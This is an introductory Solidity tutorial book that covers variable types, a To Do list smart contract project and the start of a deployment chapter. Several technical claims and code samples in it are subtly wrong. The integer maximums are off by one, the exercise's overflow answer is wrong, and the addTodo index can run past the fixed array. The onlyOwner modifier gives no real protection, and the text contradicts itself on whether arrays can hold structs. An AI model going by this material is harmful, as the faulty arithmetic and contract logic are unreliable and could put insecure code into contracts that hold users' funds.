ETHEREUM DEVELOPER

LEARN SOLIDITY FROM SCRATCH

MERUNAS GRINCALAITIS

Ethereum Developer: Learn Solidity from scratch

Index

1. Introduction

Knowing Solidity will allow you to create ICOs, tokens, dapps and games living in Ethereum. Applications that run constantly on the permanent blockchain with Smart Contracts and decentralized applications.

The finance revolution is based on Ethereum and being one of the few developers that know how to code with this new language called Solidity will give you an endless stream of job offers and project propositions.

My name is Merunas and I've been working for several startups as an Ethereum developer by helping them raise millions of dollars with decentralized applications. This powerful book contains all the secrets about how to create and deploy Smart Contracts from start to finish, how to create dapps that use those smart contracts with web3.js, how to audit Smart Contracts, how to test them properly and everything in between.

If you are a programmer from languages such as php, java, Javascript, C# and many others, you'll have a great time learning Solidity since it's very similar to those. If you never programmed before, I recommend you take a basic course in Javascript or java and come back with the essential knowledge about programming simple applications.

You'll need Javascript knowledge for using Web3.js in later chapters although you can learn most of the contents in this book without knowing Javascript.

Solidity is the main language used to program Ethereum Smart Contracts. It's the most widely used right now even though there are others like Viper and LLL. It's a fairly simple language because we want to make contracts that are easy to debug and secure.

Unlike the most popular languages such as java, Solidity is seriously limited by the blockchain. You can't store insanely big amounts of data in variables. The computing is also limited. The `for` and `while` loops have gas limitations. Which means that you won't be able to create a `for` loop for an array of thousands of elements.

We'll go through some techniques to avoid such limitations.

My goal is that you learn all the parts that make a good Smart Contract so that you're able to do your own thing with simple, easy-to-follow, always practical instructions.

The Solidity docs are really good to learn in all this stuff in detail, but the huge amount of information they provide is too overwhelming to new developers. Here you'll find a not-so-confusing explanation of how you do things in Ethereum. This book contains valuable information for entry, medium and high-level developers. It's all from my own experience so you'll probably find a few gems that you won't see anywhere else.

2. Create the basic Smart Contract

First off, what is a Smart Contract? It's just a piece of code that lives permanently on the blockchain. You create a Smart Contract by sending a transaction with the contract code compiled to bytecode to reduce its size. Contracts can't be deleted but can be blocked to avoid people from executing functions on it.

The good thing about Smart Contracts is that the initial code can't be changed. For instance, you can't upload a Smart Contract "Example.sol" version 1 and override it with "Example.sol" version 2. The version 1 will stay there since the blockchain is immutable. Immutable means that it's unchanging over time or unable to be changed.

What's the purpose of a Smart Contract? It allows you to create code that acts like a real-world contract where the conditions can't be changed. Everybody using that contract is accepting the terms and can trust it because nobody can modify the code after deploying it. It's like signing a contract for a job and storing it in a super-secret vault that nobody can access.

Meaning that you don't have to trust third-party companies to do what they say. You just take a look at the code and you're guaranteed that it will do exactly what it is promising.

They are especially good when it comes to financial application since they can handle and store ether money.

Let's start right away with how to create a Smart Contract with this language.

During all the tutorials in this book I'll be using atom.io since it's my favorite code editor but you can use whatever you feel like using. Sublime text and visual studio code are also very good choices.

A Smart Contract always starts with the version of Solidity that we are using. So open a text editor such as atom, create a new empty document and write the version of Solidity that will be used for this contract at the beginning of the file like this:

```
pragma solidity 0.4.20;
```

In this case I'm using the version `0.4.20` but feel free to use the latest version available. You can find the current version in the official docs: `Solidity.readthedocs.io`. Note that all the lines must end with a semicolon `;` to be valid in Solidity.

You can also specify the latest version with the caret symbol `^` to tell the compiler that you want to use the most recent version of Solidity or the one indicated. For instance:

```
pragma solidity ^0.4.20;
```

If there's a version `0.4.21` or bigger, the compiler will use that version instead of `0.4.20`. It also depends on the compiler you're using. Most of them allow you to change the version used at any moment.

However I don't recommend this because you never know what version is being used when compiling the contracts and newer versions may be incompatible with the code of the contract. It's not unusual to deprecate keywords making your contract invalid for that newer version.

For that reason, remember to not use the caret symbol when specifying the version of Solidity.

Then, you start your contract by defining the name of it with the keyword `contract`:

```
pragma solidity 0.4.20;

contract Example {

}
```

You can use any name. Remember to capitalize the first letter to indicate that it is a contract. Just like classes in java.

Now you can start writing the contract logic. But before doing that, save the file with the termination `.sol` for instance `Example.sol`. This is the official Solidity file termination. Remember to name the file based on the contract name inside. For instance if you're creating a contract called `Robot` it will be confusing to name the file `Car.sol` . Be smart and keep things simple by using the same name in the file.

At this point you know how to create the basic structure of a Smart Contract. Next, you'll see the types of variables that you can use in a contract to store information on the blockchain.

3. Types of variables in a Smart Contract

Solidity is a statically typed language. Which means that you must specify the type of variable that you're creating before the name of it, just like in java.

Here are the variables that you can use in a Smart Contract:

4. Numbers

`uint, uint8, uint16, uint24, uint32, uint64, uint128 and uint256`

Don't be scared by the number of similar variables. Uint means "unsigned integer" which is basically a positive number. It can't be negative. If you try to store a negative number, the value will overflow. The number after `uint` indicates the size of the variable.

For instance `uint8` is capable of storing any positive number with the maximum number being 2^8 which is = 256. Any number above 255 like 257 will "overflow" which means that it will exceed the capacity of the variable. When you try to store 256 in a `uint8` variable, the actual value becomes 0 because it's the limit of the variable and it just "resets" itself starting again from zero. If you try to store 257 the value becomes 1. So if you read the value of the variable you'll see 1 instead of 257. Hope that's clear.

Same thing with `uint16` and so on. The maximum value of `uint24` is 2^24 = 16777216.

Exercise: What's the maximum value that you can store in a `uint256`? What happens if you try to store that maximum value + 2?

Solution: 2^256 = 1.157920892373161954235709850086 9e+77; it becomes 2 instead of that maximum value + 2 because it overflows.

When you write `uint` without numbers it immediately becomes `uint256`. It's just a shortcut to not write such a long number. My recommendation is to always write `uint256` independently of the size of the variable because it takes the same amount of gas to process and it's simpler for you since it adds clarity to the code.

In summary: Keep things simple. Always use `uint256` to define numbers.

So how do we define a `uint` number?

Well let's go back to the `Example.sol` file that you just created and define a number:

```
pragma solidity 0.4.20;
```

```
contract Example {
      uint256 myValue;
}
```

Simple isn't it? You just defined the type of the variable and the name of it.

Note that you can convert types of numbers to other types easily. For instance, let's say that you have a variable:

```
uint256 myNumber = 10;
```

And you want to convert it to uint8 because you want to store smaller numbers there. You can do so like this:

```
uint8 anotherNumber = uint8(myNumber);
// Now it's converted to uint8 from uint256
```

Just like that you got a uint8 number. Keep this in mind when you need a specific type of number. It also works with `int`, which is just a number that can be positive and negative.

By default, the value stored on `myValue` is 0. Let's change that value with a function. Just copy the code and you'll understand later the details of it, this will really help you understand how we do things in Smart Contracts:

```
pragma solidity 0.4.20;
contract Example {
      uint256 myValue;
      function changeMyValue(uint256 _value) public {
            myValue = _value;
      }
}
```

Look at what you just did! You just created a function that changes the value of your variable in 3 lines of code. When you execute the function you are receiving a number called `_value` and changing the value of `myValue` to that number.

The `public` keyword is used to indicate that this function can be executed by any contract and user. Smart Contracts can execute other Smart Contracts and the `public` keyword of the functions indicate that this function can be executed by anybody. I recommend you to always define the visibility of the functions and variables but don't worry about it for now. There's a dedicated chapter about functions visibility later on.

Soon you'll see how to actually execute this code on the real blockchain. Let's continue learning all the types of variables that you can use in Solidity.

5. Addresses

An address is just the public address of every user. When you create an account, you get an address that people can use to send you ether. The good thing is that you can store such addresses on the contract for things like limiting the access to the contract to certain addresses or just logging who is using your code.

Here's how you declare an address variable:

```
pragma solidity 0.4.20;

contract Example {

      uint256 myValue;

      address owner;

      function changeMyValue(uint256 _value) {

            myValue = _value;

      }

}
```

You declare them like strings but without quotes. For instance:

```
address owner = 0x026E36b2BB4eF4621F85e3e134c73A8DCb6ef58e;
```

Make sure to add the `0x` at the beginning of the address.

By default, all addresses have the value 0x0 which is equal to 0x0000000000000000000000000000000000000000. That's the value addresses have before you give them a value.

6. Strings and Bytes

Strings and bytes store the same information. The difference is that `bytes` allows you to store additional raw byte-data while `string` is only for text.

You can also use `bytes1, bytes2, bytes3` up to `bytes32`. These are used for the same purpose, for storing text and byte data but they use less gas, which is better for the users because they will have to pay less ether for interacting with those variables.

Bytes32 are limited to 32 characters.

In summary: You want to use `bytes32` in 99% of the situations because it's the most efficient way to store text compared to strings. However, it's limited in size so you if you want to store a big amount of text, use `string` instead.

Here's how you use them:

```
pragma solidity 0.4.20;

contract Example {

      uint256 myValue;

      address owner;

      bytes32 name = "this is a random text";

      string article = "this is supposed to be a long section";

      function changeMyValue(uint256 _value) {
            myValue = _value;
        }
}
```

7. Booleans

This is the simplest type of variable. It can be either true or false. By default, all Booleans are false so if you don't assign any value to a boolean, it will be false. Here's how you define them:

```
bool isCompleted;
```

That's pretty much how they work. The naming of the booleans usually starts with "is" for readability reasons. That way you can understand quickly that it is a boolean.

8. Mappings

Mappings are a special type of variable in the sense that they allow you to store unlimited information. They are lists with a value. For instance, if you want to store this information about person and age:

Name: John, Age: 35

Name: Jessica, Age: 31

Name: Lew, Age: 25

You could use a mapping like this:

```
mapping(string => uint256) peopleAges;
```

It's that simple. You use the keyword `mapping` and then you define the types. The information will be stored like this:

```
John => 35

Jessica => 31

Lew => 25
```

And you'll be able to access the information like in an array:

```
peopleAges["John"]; // Will return 35
```

You can add unlimited entries to the mapping and you can make mappings of mappings:

```
mapping(string => mapping(string => uint256)) peopleAges;
```

This will be like a multidimensional array (this is just a representation):

```
Jessica => John => 35

        => Lew => 25

        => Matthew => 31
```

In reality, you will access that information with this syntax:

```
peopleAges["Jessica"]["Lew"]; // Will return 25
```

```
peopleAges[“Jessica”][“Matthew”]; // Will return 31
```

Remember that the name of the mapping is at the end of the mapping declaration, in this case it’s called `peopleAges` but you can use any name you like.

The variable names in Solidity use the camelCase style where each word is capitalized. Just like in Javascript.

Mappings are very powerful to store huge amounts of information, but they can’t be accessed in order. If you have a mapping of strings to uint256 you won’t be able to see each record individually like in an array because you first have to know the string to get the value. Which means that you won’t be able to loop between the first value and the last value because there is no last value. By default all uints are 0 and addresses are 0x0 which is zero in hexadecimal.

If you want to loop over a mapping, you’ll have to create an array that stores the key of the mapping.

9. Structs

Struct means structure. Structs allow you to create objects with attributes. It’s like an object in Javascript where you can define properties or “internal variables”. It’s a little bit complicated to explain them so let’s start with an example of how a struct looks like:

```
struct Tree {

      uint256 id;

      string name;

      uint256 age;

}
```

You just defined a struct called Tree with id, name and age. Now you can create instances of that tree like this:

```
Tree myTree = Tree(1, “Tree name”, 25);
```

You usually want to store structs in a mapping or in an array since you’ll want to create several different instances of trees.

Remember that each property of the struct, the “internal variables” must end with a semicolon. You can add as many properties as you want, even arrays and mappings.

Also note that the struct in itself doesn’t have a default value.

10. Arrays

You can make an array of anything but mappings by adding the brackets at the end of the variable keyword. For instance:

```
uint256[] myNumbers;

bytes32[] myStrings;

string[] myTexts;

Tree[] myTrees; // Tree is a struct that we defined earlier and
this array contains instances of those structs
```

You can loop through them with a `for` or `while` loop easily since the values are ordered and they always have a last value. You can access each value with:

```
myNumbers[3]; // Returns 93
```

```
myStrings[5]; // Returns Laura
```

There're 2 types of arrays. The fixed-size arrays and the dynamic-sized arrays. Here's how they work:

- Fixed-size arrays: They are arrays that have a limited size. For instance, an array of 5 strings:

  ```
  string[5] myNames;
  ```

  To add values to this array you use the number of the element to modify. The function push does not work in fixed-size arrays:

  ```
  myNames[2] = 'John'; // Ok
  ```

  ```
  myNames.push('John'); // Error this doesn't work with this
  type of array
  ```

- Dynamic-sized arrays: They have unlimited size, so you can keep adding elements as long as you want. You must use the function `push` to add new elements:

  ```
  myNames.push('John'); // Ok
  ```

  ```
  myNames[40] = 'John'; // It won't work unless that element
  has been already modified with push
  ```

This is pretty much all the variables that you'll see in a Smart Contract. There are other types like byte and int but they are not used that much. Int is for storing negative and positive numbers.

11. Important Global Variables

In every Smart Contract there are specific variables that contain useful information about the request. These are:

- `now` or `block.timestamp`: Both return the same value, the unix value of the current time, a 10 numbers value. It's very useful to store the time that a specific action was taken. Remember that all the code gets executed when a block is mined so the time will be defined in the block by the miners. This means that the time won't be exactly the current time, it will always be a little bit less. Keep that in mind.
- `mgs.sender`, `msg.gas` and `msg.value`: Msg sender contains the address of the user that executed that function, msg gas the remaining gas available at that point of the function and msg value is the amount of Ether sent to that function in wei. A wei is just the smallest unit of an ether. For instance, 1 Ether is 1 * 10^18 wei.
- `days, seconds, minutes, hours, weeks and years`: Those are just utilities for time. For instance, 1 minute is 60 seconds and a year is 365 days in seconds. All those variables return the value in seconds. Here's how you use them:

  ```
  uint256 myTime = 25 days;
  ```

  ```
  uint256 mySecondTime = 1 minutes;
  ```

- `this`: Returns the current Smart Contract's address. You can also use `this.balance` to get how much ether this contract has in itself in wei.

All this information is useless if it's not applied in a real-world example. Let's do that. I'll walk you through the steps to create a simple Smart Contract that will store To Do notes. Those are the type of notes that some people like to use as a remainder of things that must be done today or in the short term.

12. Summary of the main variables in Solidity

Variables in Solidity can be:

- Numbers. By default, all numbers are 0 and if you overflow them, they reset to zero:
  - Positive: `uint, uint8,… uint256`.
  - Positive and negative: `int, int8,… int256`.
- Strings or text. Strings by default are nothing, they don't have any value. The way to check if a string is empty is to convert it to `bytes` and check the first value of it:
  - Bytes: `bytes, bytes8,… bytes32`. `Bytes32` is the most efficient way of storing text even though it's limited to 32 letters compared to strings.
  - Strings: `String` is the best way to store large amounts of text.
- Addresses: They have 42 characters, without quotes and you can access the `address` of the person that executed the contract with `msg.sender`. By default, they are `0x0` which is `0x` followed by 40 zeros. You define them with the keyword `address`.
- Booleans: They are either true or false. By default, they are `false`. You define them with the keyword `bool`.
- Structs: They allow you to create ordered objects or elements with several properties. They can contain numbers, strings, mappings, arrays, address, booleans and bytes. You define them with the keyword `struct` and they don't have any default value. You have to use the keyword `memory` in front of the struct if you're creating a temporary instance. We'll get into detail about how and when to use the keyword memory.
- Arrays: They store large amounts of information. Can be of any type of variable except structs and mappings. There are 2 types of arrays:
  - Fixed-size arrays: These have a pre-defined size. You can't use `push()` because you can't add more elements to them and you have to modify them by their value. For instance: `bool[5] areTrue = false;`
  - Dinamically-sized arrays: These arrays are unlimited in size and you have to use the function push to add new elements. You can't directly access elements that have not already been created with push. For instance: `bool[] areTrue;`
- Mappings: They are similar to arrays, but they link types of variables. You can access any element of the mapping freely. For instance: `mapping(string => address) myAddresses;`

13. Smart Contract project: To Do notes

Let's put your new gained knowledge to practice with a cool project that you'll love.

All projects should start with a clear specification of what we want to achieve because otherwise you'll waste time adding unnecessary features and making things differently from the initial goal.

When you're working with a client, make sure you're understanding what they want to create with as much detail as possible. When working with ICOs, read carefully the whitepaper.

This project is no different. Here's the specification that you'll be following to create this simple Smart Contract project:

"We want to create a decentralized To Do application that allows users to store simple notes of no more than 32 letters. Each note must contain the date it was created, the address of the owner and if it's already completed or not. Any user will be able to create notes but only the owner of each note will be able to mark them as completed."

Let's analyze for a second the specification to understand what we must do:

- The notes are limited to 32 letters. This means that we'll use `bytes32` for the content of the note since it's the most optimized way to store them.
- The notes must contain the date they were created. We'll use the global variable `now` to get the current time.
- The notes have to contain the address of the owner that created that note. We'll use `msg.sender` to get the address of that user and store it in mapping.
- A function to mark the notes as completed. This means that we'll have to create a `struct Notes` with the information required and we'll create a function to update the state of each note.
- Only the owner will be able to modify the notes. We'll do this with a new type of function called `modifier` that allows us to make checks before doing any calculation. We'll use it to compare the address of the sender to the address of the owner of the note.

Let's start by creating a folder in the desktop called `todo-dapp` and then a file called `TodoList.sol`. This will be the contract with all the logic. In the real world you usually create a Web3.js web app to interact with the contract. We'll do that later in this book so make sure you get this part working properly.

Inside TodoList.sol, create the base Smart Contract layout:

```
pragma solidity 0.4.20;

contract TodoList {

}
```

Now you may be asking yourself. Where do I start with this application? Well, the main component of this contract is the Note element. Which is just a struct with several variables. Let's create that:

```
pragma solidity 0.4.20;

contract TodoList {

      struct Todo {

            bytes32 content;
```

```
        address owner;
        bool isCompleted;
        uint256 timestamp;
    }
}
```

Timestamp is the date that the note was created. The other fields are based on the specification.

We now need a way to store those notes. We could use an array or a mapping. In this case we'll use both because each person, each address will have several notes and that can be accomplished with an array. We use a mapping because it allows us to get all the notes from a user with just his address without looping.

```
pragma solidity 0.4.20;
contract TodoList {
    struct Todo {
        uint256 id;
        bytes32 content;
        address owner;
        bool isCompleted;
        uint256 timestamp;
    }
    uint256 public constant maxAmountOfTodos = 100;
    // Owner => todos
    mapping(address => Todo[maxAmountOfTodos]) public todos;
    // Owner => last todo id
    mapping(address => uint256) public lastIds;
}
```

Note that you can make comments with a double forward slash `//` for line comments or with a slash with asterisk `/**/` for block comments.

Here's what I just did:

- I've defined a variable called `maxAmountOfTodos` which is used to limit the amount of to-do notes each user can have. This is required to avoid that the number of notes that a user creates grows endlessly since we have gas limitations.
- The mapping `todos` is where the notes will be stored for each user address.
- The mapping of `lastIds` is just a way to keep track of the last ID used for each user, required to add new notes since we are using a fixed-size array in the `todos` mapping.

I like to add a comment on top of each mapping to indicate exactly what the variables inside the mapping mean for clarity purposes. It's very important to document your code with lots of comments. It will help you understand and debug your code faster.

Keep in mind that this is not the best possible solution for this specification. It's just my way of doing things. You could read the specification and store the notes in a single array in an efficient way. Don't take my word. Try it yourself without copying the code and see what you can do by yourself.

At this point we can start creating the functions for this application. We'll need a way to add notes to the mapping of `todos`. Here's how I did it:

```
pragma solidity 0.4.20;

contract TodoList {

	struct Todo {

		uint256 id;

		bytes32 content;

		address owner;

		bool isCompleted;

		uint256 timestamp;

	}

	 uint256 public constant maxAmountOfTodos = 100;

	// Owner => todos

	mapping(address => Todo[maxAmountOfTodos]) public todos;

	// Owner => last todo id

	mapping(address => uint256) public lastIds;


	modifier onlyOwner(address _owner) {

	    require(msg.sender == _owner);

	    _;

	}


    // Add a todo to the list

	function addTodo(bytes32 _content) public {

		Todo memory myNote = Todo(lastIds[msg.sender],
_content, msg.sender, false, now);

		todos[msg.sender][lastIds[msg.sender]] = myNote;
```

```
            if(lastIds[msg.sender] >= maxAmountOfTodos)
lastIds[msg.sender] = 0;
            else lastIds[msg.sender]++;
      }
}
```

That's some new stuff over there. Don't be scared. Here's what I did:

- I've created a modifier called `onlyOwner` to limit the access of the next function. Because we only want to allow the owner of each note to be able to modify his own notes. You'll later see where it's used.
- Then I created the function `addTodo` with the parameter `_content` which is the content of the note to create. Inside this function, I'm creating a `memory` note called `myNote` and then I'm adding that note to the array of notes of that user, in the mapping `todos`.
- Finally, I'm updating the `lastId` of that user from the `lastIds` mapping to be able to add new notes since you need to know the index of each element inside the fixed-size array of `todos`.

The parameters of the functions in Solidity usually have an underscore _ in front of them. This is to avoid problems with variables using the same name. For instance:

```
bytes32 content;
function addTodo(bytes32 content) {}
```

Notice that those 2 `content` variables use the same name. This won't work because in Solidity you can't use already existing names inside the function. So, we always add an underscore in the function parameters to avoid this problem.

Take a look at the struct instance `myNote`. Do you see something unusual? If you said "The keyword memory is new, I don't know what's that, please explain" you are correct. Memory is a special word that you can use before the variable name when you declare the variable.

It indicates that you don't want to store that variable on the blockchain. It keeps the variable in the memory of the user's computer executing that code and it's deleted after the function execution. We must do this on the struct instance Todo because without the memory keyword, Solidity tries to declare variables in storage.

This means that when you create a new struct instance, Solidity tries to store it in the storage which is permanently writing information on the blockchain. The Ethereum Virtual Machine has three areas where it can store items.

1. The first is "storage", where all the contract state variables reside. Every contract has its own storage and it is persistent between function calls and quite expensive to use.
2. The second is "memory", this is used to hold temporary values. It is erased between (external) function calls and is cheaper to use.
3. The third one is the stack, which is used to hold small local variables. It is almost free to use, but can only hold a limited amount of values.

For almost all types, you cannot specify where they should be stored, because they are copied every time they are used.

The types where the so-called storage location is important are structs and arrays. If you e.g. pass such variables in function calls, their data is not copied if it can stay in memory or stay in storage. This means that you can modify their content in the called function and these modifications will still be visible in the caller.

In summary: you have to add the keyword “memory” to temporary structs and arrays inside functions for avoiding problems with the blockchain storage.

I highly recommend you to use the Remix IDE for developing Smart Contracts. It’s a web app where you can write contracts and see errors immediately. You can access it on `Remix.ethereum.org`. Then, search for “Remix Ethereum tutorial” on youtube to understand how it works. Later in this book you’ll see how it’s used to deploy Smart Contracts on the Ropsten and main Ethereum blockchain networks.

All the Smart Contract code that I write ends up in that IDE because it helps me spot errors quickly. It also allows you to execute the functions of your Smart Contract in the real Ethereum blockchain. You’ll need Metamask which is an extension for browsers that allow you to connect to the blockchain.

Before continuing with this I want you to do these 2 tasks:

- Learn how to use the Remix code editor by looking at videos on youtube. You can use it for free at http://Remix.ethereum.org
- Install Metamask and learn how to use it by searching videos. You can install it by going to Metamask.io.

Those tools are a must to any Ethereum developer.

After that we can continue with the project on the Remix IDE. The next step is to mark to-dos as completed. We’ll do that with a function:

```
pragma solidity 0.4.20;


contract TodoList {
      struct Todo {
            uint256 id;
            bytes32 content;
            address owner;
            bool isCompleted;
            uint256 timestamp;
      }
    uint256 public constant maxAmountOfTodos = 100;
```

```
        // Owner => todos
        mapping(address => Todo[maxAmountOfTodos]) public todos;
        // Owner => last todo id
        mapping(address => uint256) public lastIds;

      // Add a todo to the list
        function addTodo(bytes32 _content) public {
                Todo memory myNote = Todo(lastIds[msg.sender],
_content, msg.sender, false, now);
                todos[msg.sender][lastIds[msg.sender]] = myNote;
                if(lastIds[msg.sender] >= maxAmountOfTodos)
lastIds[msg.sender] = 0;
                else lastIds[msg.sender]++;
        }

       // Mark a todo as completed
        function markTodoAsCompleted(uint256 _todoId) public {
              require(_todoId < maxAmountOfTodos);
               require(!todos[msg.sender][_todoId].isCompleted);

               todos[msg.sender][_todoId].isCompleted = true;
        }
}
```

Here's what I just did:

- I added the function `markTodoAsCompleted` which will allow us to mark a to-do as completed whenever the user wants. I simply get the specific to-do from the `_todoId` sent by the user of the application to mark it as completed.

- You see that I'm using a new global function called `require`. This is a very important function that allows us to check some conditions before executing that function. In this case I'm saying: "Require that the to-do id sent is smaller than the maximum number of to-dos" and "Require that the to-do selected is not completed".

- Most of the require statements are used at the top of the function for checking the parameters of the function even though you can use the require function wherever you want. I'm using the exclamation sign `!` in front of the boolean value to negate and invert the condition.

- If `require` results true, the function executes. If `require` results in false, the function execution is stopped, and the user will receive an error. The remaining gas will be refunded to the user.

- Finally, I set the selected to-do as completed.

When a user executes a function from the Smart Contract, he needs to send some amount of gas. The minimum amount of gas required to execute any function inside a Smart Contract is 21000 and can be up to 8 million. It's just a fee that gets converted to ether that miners receive for processing the transaction, in this case, a function execution in your Smart Contract.

In Solidity you can use `for` and `while` loops:

A `for` loop in Solidity is limited by the gas that you send to the Smart Contract. It will continue looping until it loops all the items or until it runs out of gas. Because in each iteration it's consuming gas for processing that code. In essence, this means that your for loops are limited to a specific number of loops, you can't loop endlessly. Here's the syntax for a for loop:

```
for(uint256 i = 0; i < myArray.length; i++) {

      // Do something with the array

}
```

That's why `for` and `while` loops are not recommended in Solidity because you'll probably run into gas problems.

It's your job to optimize the code and to make sure that the loops are not breaking the gas limits by limiting the arrays like I did in this case.

You may have noticed that the function `markTodoAsCompleted` can be executed by anyone that knows the address of this Smart Contract once it's deployed. By default, all functions are public. This means that anyone that has the contract code can execute and see all the functions.

However, we don't want that. In this case we want to only allow the to-do owner to modify his own notes. That's the main reason we have an `owner` parameter in the to-do struct. Luckily, we can do that in Solidity with a very powerful component called modifiers. Let's see how it will be used in this project:

```
pragma solidity 0.4.20;


contract TodoList {

      struct Todo {

            uint256 id;

            bytes32 content;

            address owner;
            bool isCompleted;
            uint256 timestamp;
       }
     uint256 public constant maxAmountOfTodos = 100;

       // Owner => todos
       mapping(address => Todo[maxAmountOfTodos]) public todos;
       // Owner => last todo id
       mapping(address => uint256) public lastIds;

       modifier onlyOwner(address _owner) {
           require(msg.sender == _owner);
           _;
       }

     // Add a todo to the list
       function addTodo(bytes32 _content) public {
            Todo memory myNote = Todo(lastIds[msg.sender],
_content, msg.sender, false, now);
            todos[msg.sender][lastIds[msg.sender]] = myNote;
            if(lastIds[msg.sender] >= maxAmountOfTodos)
lastIds[msg.sender] = 0;
            else lastIds[msg.sender]++;
       }

     // Mark a todo as completed
       function markTodoAsCompleted(uint256 _todoId) public
onlyOwner(todos[msg.sender][_todoId].owner) {
           require(_todoId < maxAmountOfTodos);
            require(!todos[msg.sender][_todoId].isCompleted);

            todos[msg.sender][_todoId].isCompleted = true;
       }
}
```

You can see that I created a modifier called `onlyOwner`. A modifier is like a function that gets execute before the actual function. You first define the modifier, which usually has a require statement inside, then you add the underscore `_;` which indicates that the code will be inserted below that underscore if you pass the `require` checks successfully.

Finally, you have to add that modifier to the function that you want to be affected. The modifier will be executed before the actual function every time. You have to write it after the name of the function, before the opening curly bracket of the function affected `{`.

Are you still following me? Great.

In this case I'm creating the modifier `onlyOwner`, which receives an address and checks if the user that executed that modifier is the owner that you sent him. Then I added the modifier to the function `markTodoAsCompleted` to only allow the modification of that note by the owner of it.

Yes, it's a lot of information but you'll see how powerful the modifiers are. You'll get used to them pretty quickly as you write Smart Contracts. The structure of a modifier usually is:

```
modifier <name>(<parameters>) {

      require(<something>);

      _;

}
```

You can also add parameters to the modifiers. Otherwise, you have to remove the brackets `(<parameters>)`.

Now the function `markTodoAsCompleted` is only executable by the owner of the note selected by the id. Your private notes are safe now!

Here's what you accomplished so far:

1. You created a contract called `TodoLists` whose purpose is to create and modify to-do notes.
2. Then you defined the structure of an individual To-do and you created the mapping of all the notes for each user.
3. Then you created a function to add new to-dos to the sender address. Also, you added a function to mark the to-dos as completed.
4. Finally, you've restricted the access of the to-dos to only allow modification of the to-dos a user owns with the modifier only owner.

Your application is complete. Users can create their own decentralized to-dos using your Smart Contract. Let's recap what you have learned by doing this project:

1. You know how to understand a specification to extract the information that you need to create your Smart Contract.
2. You know that you have to start a Smart Contract by defining the main variables and components.
3. You know how to create functions in Solidity with return values named or not.
4. You know how to create struct instances using the memory keyword.
5. You know when and how you must use the function require to check for conditions.

6. You know how to create modifiers with or without parameters and you know that you can add as many modifiers as you want to each function.

Congratulations. Now you have the basic knowledge of Solidity.

I want you to do another project on your own. Look at some simple applications on android that you could replicate with a Smart Contract to make them decentralized. You could even make a game with mappings and structs to keep track of the players and scores.

Be creative.

The most important thing is that you apply your knowledge with something on your own. Try to complete it in a day or two. You'll learn a lot and you'll have something to show to people that will want to hire you.

I encourage you to write an article on medium about your own project. It will grow your personal brand which will give you lots of employment opportunities and contract work related to Ethereum.

Do let me know what you created. Send me an email to merunasgrincalaitis@gmail.com saying "Hi" with your experience learning Solidity. I'd love to hear from you.

Here are some specifications that you can use to create a Smart Contract for practicing your skills:

1. "A decentralized recipe application. People post their best food recipes and external users rate the them. They can also indicate that they made the recipe for showing the most popular recipes. The creator of the recipe can write up to 1000 words and add images with external links. Each recipe has a title and the estimated time to make it. Recipes can have tags for improving the search experience."
2. "A decentralized calendar used by sports people where they indicate what sports did they play each day along with the approximate time dedicated to physical activity. They also rate their day based on the intensity of the sport"
3. "A decentralized social travel platform where users can chat and exchange experiences. When a new user visits a new country, he can get recommendations from locals who earn a virtual token that can be exchanged for ether inside the same contract."

Continue reading once you complete your own project since the next part will go into much detail about the complex parts of Solidity. The basics are essential. Remember to share what you learned. Send me an email or tweet me with your progress.

14. How to deploy a Smart Contract

One of the most important topics that a Solidity developer must know is how to actually deploy a Smart Contract on the right blockchain.

There are lots of ways to do it from compiling the contracts yourself to using specific tools for the job. However, we'll cover the 2 easiest and most common ones: With the Remix code editor and with Truffle.

15. Deploying a contract with the Remix IDE

The Remix editor which you can use for free on https://Remix.ethereum.org, is my favorite solution for deploying and writing contracts. It helps you find potential vulnerabilities on your code, deploy your contracts and interact with them. It has all you need for Solidity development.

